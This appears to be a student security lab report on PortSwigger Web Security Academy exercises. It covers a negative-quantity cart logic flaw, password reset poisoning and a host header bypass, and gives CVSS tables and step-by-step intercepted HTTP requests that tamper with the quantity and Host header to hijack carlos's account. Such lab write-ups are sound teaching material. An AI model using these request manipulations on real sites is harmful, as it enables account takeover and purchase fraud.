E-mail: computerstudies@neu.edu.ph



Excessive trust in client-side controls

LAB Solved

Web Security Academy

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

Store credit:
\$31.00

Home | [My account](#) | [Shopping Cart](#) 0

Your order is on its way!

| Name | Price | Quantity |
|---|-----------|----------|
| Lightweight "133t" Leather Jacket | \$1337.00 | 1 |

Total: \$69.00



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



| | |
|---------------------------|--|
| Vulnerability name | High-Level Logic Vulnerability in Shopping Cart |
| CWE | CWE-840 |
| CVSS score 3.1 Calculator | 5.4 |
| Severity | Medium |
| CVSS Vector | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N |
| Description | This vulnerability allows attacker to modify the product quantity to a negative value to make the whole value of the cart to a negative value and getting to manipulate the other products. |
| Security Impact | Confidentiality: Indirect exposure of financial discrepancies in transaction logs.
Integrity: Compromises the reliability of cart totals and order calculations.
Availability: No direct impact. |
| Affected host | https://0a1000e803e10748806053fb00ad007e.web-security-academy.net |
| Remediation | Server-Side Validation: Validate input parameters like quantity to ensure they are within acceptable limits (e.g., positive integers only). |
| Reference | https://cwe.mitre.org/data/definitions/840.html
https://owasp.org/www-community/vulnerabilities/Business_logic_vulnerability |



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Documentation

High-level logic vulnerability

<https://0a1000e803e10748806053fb00ad007e.web-security-academy.net>

WebSecurity Academy High-level logic vulnerability LAB Not solved

Back to lab description »

Home | My account | 0

WE LIKE TO SHOP

| | | | |
|---|--|--|---|
| 
Lightweight "133t" Leather Jacket
★★★★★ \$1337.00
View details | 
Vintage Neck Defender
★★★★★ \$0.42
View details | 
Giant Pillow Thing
★★★★★ \$60.58
View details | 
Weird Crushes Game
★★★★★ \$67.78
View details |
|  |  |  |  |

High-level logic vulnerability

<https://0a1000e803e10748806053fb00ad007e.web-security-academy.net/login>

WebSecurity Academy High-level logic vulnerability LAB Not solved

Back to lab description »

Home | My account | 0

Login

Username

Password

[Log in](#)



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Choose any product to use

High-level logic vulnerability

https://0a1000e803e10748806053fb00ad007e.web-security-academy.net/product?productId=8

\$100.00

Six Pack Beer Belt

★★★★★

\$91.46



Description:

The Six Pack Beer Belt - because who wants just one beer?

Say goodbye to long queues at the bar thanks to this handy belt. This beer belt is fully adjustable up to 50" waist, meaning you can change the size according to how much beer you're drinking. With its camouflage design, it's easy to sneak beer into gigs, parties and festivals. This is the perfect gift for a beer lover or just someone who hates paying for drinks at the bar!

Simply strap it on and load it up with your favourite beer cans or bottles and you're off! Thanks to this sturdy design, you'll always be able to boast about having a six pack. Buy this adjustable belt today and never go thirsty again!

1

Add to cart

< Return to list

look for the POST Method that has /cart URL

| Host | Method | URL | Params | Status code | Length | MIME type | Title | Notes | Time requested |
|----------------------------|--------|------------------------------|--------|-------------|--------|-----------|--------------------------------|-------|------------------|
| https://0a1000e803e1074... | GET | /resources/labheader/imag... | | 200 | 942 | XML | | | 23:06:08.4 De... |
| https://0a1000e803e1074... | GET | /login | | 200 | 3462 | HTML | High-level logic vulnerability | | 23:05:02.4 De... |
| https://0a1000e803e1074... | POST | /login | | 302 | 188 | | | | 23:05:21.4 De... |
| https://0a1000e803e1074... | GET | /my-account?id=wiener | | 200 | 3627 | HTML | High-level logic vulnerability | | 23:05:22.4 De... |
| https://0a1000e803e1074... | GET | /logout | | | | | | | |
| https://0a1000e803e1074... | GET | /my-account/change-email | | | | | | | |
| https://0a1000e803e1074... | POST | /cart | | 302 | 100 | | | | 23:06:08.4 De... |

Request

12 Upgrade-Insecure-Requests: 1

13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36

14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

15 Sec-Fetch-Site: same-origin

16 Sec-Fetch-Mode: navigate

17 Sec-Fetch-User: ?1

18 Sec-Fetch-Dest: document

19 Referer: https://0a1000e803e10748806053fb00ad007e.web-security-academy.net/product?productId=8

20 Accept-Encoding: gzip, deflate, br

21 Priority: u=0, i

22

23 productId=8&redirect=PRODUCT&quantity=1

Response

1 HTTP/2 302 Found

2 Location: /product?productId=8

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 0

5

6

Inspector

Request attributes 2

Request body parameters 3

Request cookies 1

Request headers 23

Response headers 3



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



This is the target parameter

```

Pretty  Raw  Hex
1 POST /cart HTTP/2
2 Host: 0a1000e803e10748806053fb00ad007e.web-security-academy.net
3 Cookie: session=ilhYKqIOYDZRhWbvibTDcbZLSgwYomia
4 Content-Length: 36
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin:
https://0a1000e803e10748806053fb00ad007e.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
Safari/537.36
14 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
https://0a1000e803e10748806053fb00ad007e.web-security-academy.net/
product?productId=8
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 productId=8&redir=PRODUCT&quantity=1
```



New Era University

College of Computer Studies


Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Add to cart the Jacket





New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Change the value of quantity parameter to make the value of the other product reduce in the cart

Request

```
1 POST /cart HTTP/2
2 Host: 0a1000e803e10748806053fb00ad007e.web-security-academy.net
3 Cookie: session=ilhYKqIOYDZRhWbviTDcbZLSgwYomia
4 Content-Length: 37
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://0a1000e803e10748806053fb00ad007e.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a1000e803e10748806053fb00ad007e.web-security-academy.net/product?productId=8
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 productId=8&redir=PRODUCT&quantity=10
```

Response

```
1 HTTP/2 302 Found
2 Location: /product?productId=8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

Done

Event log All issues



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Refresh the page and place the order

High-level logic vulnerability

<https://0a1000e803e10748806053fb00ad007e.web-security-academy.net/cart>

Store credit: \$100.00

Home | My account | -13

Cart

| Name | Price | Quantity |
|---|-----------|---------------|
| Lightweight "I33T" Leather Jacket | \$1337.00 | - 1 + Remove |
| Six Pack Beer Belt | \$91.46 | - 14 + Remove |

Coupon:

Add coupon

Apply

Total: \$56.56

Place order

High-level logic vulnerability

WebSecurity Academy

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

Store credit: \$43.44

Home | My account | 0

Your order is on its way!

| Name | Price | Quantity |
|---|-----------|----------|
| Lightweight "I33T" Leather Jacket | \$1337.00 | 1 |
| Six Pack Beer Belt | \$91.46 | -14 |

Total: \$56.56



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



| | |
|---------------------------|--|
| Vulnerability name | Password Reset Poisoning |
| CWE | CWE-640 |
| CVSS score 3.1 Calculator | 6.8 |
| Severity | Medium |
| CVSS Vector | CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:N |
| Description | This vulnerability allows the attackers to manipulate the /forgot-password by changing the host and username parameter by this they can change the other user's password. |
| Security Impact | Confidentiality: High – Attackers can access sensitive user accounts.
Integrity: High – Attackers can alter passwords without user consent.
Availability: None – The application remains operational. |
| Affected host | https://0ace0068030c1ae5823aba9100a800e2.web-security-academy.net |
| Remediation | Secure Token Transmission: Use secure channels for token delivery and avoid including sensitive tokens in URLs. |
| Reference | https://cwe.mitre.org/data/definitions/640.html
https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html |



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Documentation

Basic password reset poisoning

<https://0ace0068030c1ae5823aba9100a800e2.web-security-academy.net>

WebSecurity Academy

Basic password reset poisoning

Go to exploit server Back to lab description >>

LAB Not solved

Home | My account

WE LIKE TO BLOG



Passwords

Basic password reset poisoning

<https://0ace0068030c1ae5823aba9100a800e2.web-security-academy.net/login>

WebSecurity Academy

Basic password reset poisoning

Go to exploit server Back to lab description >>

LAB Not solved

Home | My account

Login

Username

Password

[Forgot password?](#)

Log in



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Go to email client and click the link

Basic password reset poisoning

WebSecurity Academy

LAB Not solved

Back to exploit server Back to lab Back to lab description >>

Your email address is wiener@exploit-0ab7004c039a1a4a82fcb98c014200f6.exploit-server.net

Displaying all emails @exploit-0ab7004c039a1a4a82fcb98c014200f6.exploit-server.net and all subdomains

| Sent | To | From | Subject | Body |
|---------------------------|--|--|------------------|--|
| 2024-12-04 15:39:15 +0000 | wiener@exploit-0ab7004c039a1a4a82fcb98c014200f6.exploit-server.net | no-reply@0ace0068030c1ae5823aba9100a800e2.web-security-academy.net | Account recovery | <p>Hello!</p> <p>Please follow the link below to reset your password.</p> <p>https://0ace0068030c1ae5823aba9100a800e2.web-security-academy.net/forgot-password?temp-forgot-password-token=s9jmjwoerdqb0t7k5kmbi8b71mffa9de</p> <p>Thanks,
Support team</p> |

View raw

Create a new password

Basic password reset poisoning

WebSecurity Academy

LAB Not solved

Back to lab home Go to exploit server Back to lab description >>

Home | My account

New password

Confirm new password

Submit



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Get the POST Method that has /forgot-password

| Host | Method | URL | Params | Status code | Le |
|-----------------------------|--------|-----------------------------|--------|-------------|----|
| https://0ace0068030c1ae5... | GET | / | | 200 | 84 |
| https://0ace0068030c1ae5... | GET | /academyLabHeader | | 101 | 14 |
| https://0ace0068030c1ae5... | GET | /forgot-password | | 200 | 33 |
| https://0ace0068030c1ae5... | POST | /forgot-password?temp-fo... | ✓ | 302 | 81 |
| https://0ace0068030c1ae5... | POST | /forgot-password | ✓ | 200 | 29 |
| https://0ace0068030c1ae5... | GET | /forgot-password?temp-fo... | ✓ | 200 | 35 |
| https://0ace0068030c1ae5... | GET | /login | | 200 | 35 |
| https://0ace0068030c1ae5... | GET | /forgot-password | | 200 | 86 |

Request

Pretty Raw Hex

```
13 User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/130.0.6723.70 Safari/537.36
14 Accept:
text/html,application/xhtml+xml,application/xml;
q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
https://0ace0068030c1ae5823aba9100a800e2.web-s
ecurity-academy.net/forgot-password
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 csrf=hLI38qev06iqqIR8CjgUnllK0vFOW0aD&username
=wiener|
```

Response

Pretty Raw Hex

```
1 HTTP/2 200 OK
2 Content-Type: text/ht
3 X-Frame-Options: SAME
4 Content-Length: 2864
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=
/resources/labhea
css rel=styleshee
10 <link href=/resou
stylesheet>
11 <title>
Basic password
</title>
12 </head>
13 <body>
14 <script src="
```



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Copy the URL

WebSecurity Academy | Basic password reset poisoning

LAB Not solved

Back to lab Back to lab description >>

Craft a response

URL: <https://exploit-0ab7004c039a1a4a82fcb98c014200f6.exploit-server.net/exploit>

HTTPS

File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: application/javascript; charset=utf-8

Then paste it to the host parameter then change the username to carlos then hit the send button

Request

POST /forget-password HTTP/2

Host: exploit-0ab7004c039a1a4a82fcb98c014200f6.exploit-server.net

Cookie: session=blajonN3287kGj4tDzWtceXnPII498E; _lab=4547bCwCfBm2075dht8S9maL8c7AKgQd0UahhWBRxyAFZ45sGidTqe2Hs1ReHvV0Mn0QM56j33MhmX0A9Pr8a8uH06658rQ81S8hm0NMj4LYZxxqs4kD8HpuH5q2iu7cFysGVknehi1i06NP42b2hh50jHRJOYB1IpBdm09R13d

Content-Length: 53

Cache-Control: max-age=0

Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Accept-Language: en-US,en;q=0.9

Origin: https://0ace0068030c1ae5823aba5100a800e2.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: https://0ace0068030c1ae5823aba5100a800e2.web-security-academy.net/forget-password

Accept-Encoding: gzip, deflate, br

Priority: u=0, i

csrf=hl138qev06iqqI88CjgUnl1K0vF0W0aD&username=carlos

Response

HTTP/2 200 OK

Content-Type: text/html; charset=utf-8

X-Frame-Options: SAMEORIGIN

Content-Length: 2864

<!DOCTYPE html>

<html>

<head>

<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>

<link href=/resources/css/labs.css rel=stylesheet>

<title>

Basic password reset poisoning

</title>

</head>

<body>

<script src=/resources/labheader/js/labHeader.js>

</script>

<div id=academyLabHeader>

<section class=academyLabBanner>

<div class=container>

<div class=logo>

</div>

<div class=title-container>

<h2>

Basic password reset poisoning

</h2>

Back to lab home

<a id=exploit-link class=button target=



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Go to access log then look for the GET Method that has /forgot-password and get the token

```
Basic password reset poisoning x Exploit Server: Basic password r x +
https://exploit-0ab7004c039a1a4a82fcb98c014200f6.exploit-server.net/log
112.201.74.86 2024-12-04 15:49:17 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
112.201.74.86 2024-12-04 15:49:17 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
112.201.74.86 2024-12-04 15:49:47 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
112.201.74.86 2024-12-04 15:49:47 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
112.201.74.86 2024-12-04 15:50:04 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
112.201.74.86 2024-12-04 15:50:04 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
112.201.74.86 2024-12-04 15:50:27 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
112.201.74.86 2024-12-04 15:50:28 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
112.201.74.86 2024-12-04 15:51:17 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G
112.201.74.86 2024-12-04 15:51:17 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
112.201.74.86 2024-12-04 15:51:17 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
112.201.74.86 2024-12-04 15:51:23 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
112.201.74.86 2024-12-04 15:51:23 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
112.201.74.86 2024-12-04 15:51:49 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
112.201.74.86 2024-12-04 15:51:49 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
112.201.74.86 2024-12-04 15:52:23 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G
112.201.74.86 2024-12-04 15:52:23 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
112.201.74.86 2024-12-04 15:52:23 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
112.201.74.86 2024-12-04 15:52:27 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
10.0.3.26 2024-12-04 15:53:33 +0000 "GET /forgot-password?temp-forgot-password-token=23qkb4bvsbiq1l805rmgubyruln91523 HTTP/1.1" 404 "user-agent: M
112.201.74.86 2024-12-04 15:53:38 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
112.201.74.86 2024-12-04 15:53:38 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
112.201.74.86 2024-12-04 15:53:53 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
112.201.74.86 2024-12-04 15:53:53 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
112.201.74.86 2024-12-04 15:55:01 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G
```

Copy the URL then change then replace it with the token from the access log

Basic password reset poisoning x Exploit Server: Basic password r x Exploit Server: Basic password r x PortSwigger x +

https://exploit-0ab7004c039a1a4a82fcb98c014200f6.exploit-server.net/email

WebSecurity Academy

Basic password reset poisoning

LAB Not solved

Back to exploit server Back to lab Back to lab description >>

Your email address is wiener@exploit-0ab7004c039a1a4a82fcb98c014200f6.exploit-server.net

Displaying all emails @exploit-0ab7004c039a1a4a82fcb98c014200f6.exploit-server.net and all subdomains

| Sent | To | From | Subject | Body |
|---------------------------|--|--|------------------|--|
| 2024-12-04 15:39:15 +0000 | wiener@exploit-0ab7004c039a1a4a82fcb98c014200f6.exploit-server.net | no-reply@0ace0068030c1ae5823aba9100a800e2.web-security-academy.net | Account recovery | <p>Hello!</p> <p>Please follow the link below to reset your password.</p> <p>https://0ace0068030c1ae5823aba9100a800e2.web-security-academy.net/forgot-password?temp-forgot-password-token=s9jmjwoerdqbt7k5kmbi8b71mffa9de</p> <p>Thanks,
Support team</p> |

View raw



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Create a new password

Basic password reset poisoning

WebSecurity Academy

LAB Not solved

Back to lab home Go to exploit server Back to lab description >>

Home | My account

New password

Confirm new password

Submit

Log in

Basic password reset poisoning

WebSecurity Academy

LAB Not solved

Go to exploit server Back to lab description >>

Home | My account

Login

Username

carlos

Password

Forgot password?

Log in



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Basic password reset poisoning

Exploit Server: Basic password r

Exploit Server: Basic password r

Basic password reset poisoning

← → ↺ <https://0ace0068030c1ae5823aba9100a800e2.web-security-academy.net/my-account?id=carlos> ☆ 📄 🏠 🔍 ⋮

WebSecurity Academy 

Basic password reset poisoning

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

Home | My account | Log out

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

Update email



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



| | |
|---------------------------|--|
| Vulnerability name | Host Header Authentication Bypass |
| CWE | CWE-290 |
| CVSS score 3.1 Calculator | 9.3 |
| Severity | High |
| CVSS Vector | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:H/A:N |
| Description | This vulnerability fails to check the host header enabling the attackers to gain access to restricted admin functionalities. |
| Security Impact | Confidentiality: Low – Exposes sensitive admin functionalities to unauthorized users.
Integrity: High – Allows deletion of users, leading to unauthorized modification of critical data.
Availability: None – Does not impact the system's availability. |
| Affected host | https://0a1b0045046a894c80c78abd00e90031.web-security-academy.net |
| Remediation | Multi-Factor Authentication: Require additional authentication for sensitive operations in the admin panel. |
| Reference | https://cwe.mitre.org/data/definitions/290.html
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/17-Testing_for_Host_Header_Injection |



New Era University

College of Computer Studies


Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

